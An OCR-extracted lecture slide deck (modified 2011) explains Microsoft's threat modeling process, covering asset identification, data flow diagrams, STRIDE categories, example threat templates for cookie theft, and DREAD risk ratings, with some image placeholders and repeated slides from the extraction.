
Microsoft's Approach to Threats and Threat Modeling (aka Risk Modeling)

Murat Gökşin Bakır
Microsoft Regional Director
Yage Ltd

(Modified by Ian Welch, 2011)

The Threat Modeling Process





Identifying Assets


- What is it that you want to protect?
  - Private data (e.g., customer list)
  - Proprietary data (e.g., intellectual property)
  - Potentially injurious data (e.g., credit card numbers, decryption keys)
- These also count as "assets"
  - Integrity of back-end databases
  - Integrity of the Web pages (no defacement)
  - Integrity of other machines on the network
  - Availability of the application



Documenting Architecture

- Define what the app does and how it's used
  - Users view pages with catalog items
  - Users perform searches for catalog items
  - Users add items to shopping carts
  - Users check out
- Diagram the application
  - Show subsystems
  - Show data flow
  - List assets

Example






Decomposing the App


- Refine the architecture diagram
  - Show authentication mechanisms
  - Show authorization mechanisms
  - Show technologies (e.g., DPAPI)
  - Diagram trust boundaries
  - Identify entry points
- Begin to think like an attacker
  - Where are my vulnerabilities?
  - What am I going to do about them?

Decompose the Application (DFD)

Symbols:



A Process
Transforms or manipulates data



Multiple Processes
Transforms or manipulates data



A Data Store
A location that stores temporary or permanent data


Boundary
A machine, physical, address space or trust boundary




Interactor
Input to the system



Data flow
Depicts data flow from data stores, processes or interactors


Admin tasks
Task feedback
2.0
Admin
14.0
Enforce
admin
policy
Auth data
Uploaded auth data
Updated payroll data
Intranet
Data center
6.0
Authentication data
12.0
Payroll data
Credential
Authentication
status
Payroll data request
Payroll
request
Payroll
request
Payroll data
request
1.0
User
5.0
Service
client
request
9.0
Enfore
payroll
policy
11.0
Access
data
Payroll
response
Payroll
response
Payroll
data
Requested
page
Requested
code
New audit data
7.0
Web pages
8.0
Web service code
13.0
Audit log
Updated
files
Updated
files
Data center
Intranet
3.0
Web dev
Audit entries
Machine bounary
4.0
Auditor

Decompose the Application (UML)





Identifying Threats

- Method #1: Threat lists
  - Start with laundry list of possible threats
  - Identify the threats that apply to your app

Threat Modeling

- Structured approach to identifying, quantifying, and addressing threats
- Essential part of development process
  - Just like specing and designing
  - Just like coding and testing
- One technique presented here
- There are others (e.g., OCTAVE)





Identifying Threats

- Method #1: Threat lists
  - Start with laundry list of possible threats
  - Identify the threats that apply to your app
- Method #2: STRIDE
  - Categorized list of threat types
  - Identify threats by type/category

STRIDE

S **Spoofing**
Can an attacker gain access using a false identity?

T **Tampering**
Can an attacker modify data as it flows through the application?

R **Repudiation**
If an attacker denies an exploit, can you prove him or her wrong?

I **Information disclosure**
Can an attacker gain access to private or potentially injurious data?

D **Denial of service**
Can an attacker crash or reduce the availiability of the system?

E **Elevation of privilege**
Can an attacker assume the identity of a privileged user?

STRIDE (Data Specific)



Tampering

Can an attacker modify data as it flows through the application?



Information disclosure

Can an attacker gain access to private or potentially injurious data?



Denial of service


Can an attacker crash or reduce the availiability of the system?



Identifying Threats

- Method #1: Threat lists
  - Start with laundry list of possible threats
  - Identify the threats that apply to your app
- Method #2: STRIDE
  - Categorized list of threat types
  - Identify threats by type/category
- Optionally draw threat trees
  - Root nodes represent attacker's goals
  - Trees help identify threat conditions

Threat Trees



5 Documenting Threats


- Document threats using a template

Theft of Auth Cookies by Eavesdropping on Connection	
Threat target	Connections between browsers and Web server
Risk	
Attack techniques	Attacker uses sniffer to monitor traffic
Countermeasures	Use SSL/TLS to encrypt traffic

Theft of Auth Cookies via Cross-Site Scripting	
Threat target	Vulnerable application code
Risk	
Attack techniques	Attacker sends e-mail with malicious link to users
Countermeasures	Validate input; HTML-encode output

6 Rating Threats

- Simple model



- DREAD model (preferred)
  - Greater granularization of threat potential
  - Rates (prioritizes) each threat on scale of 1-15
  - Developed and widely used by Microsoft

DREAD

D **Damage potential**
What are the consequences of a successful exploit?

R **Reproducibility**
Would an exploit work every time or only under certain circumstances?

E **Exploitability**
How skilled must an attacker be to exploit the vulnerability?

A **Affected users**
How many users would be affected by a successful exploit?

D **Discoverability**
How likely is it that an attacker will know the vulnerability exists?

DREAD Ratings (Additive)


	High (3)	Medium (2)	Low (1)
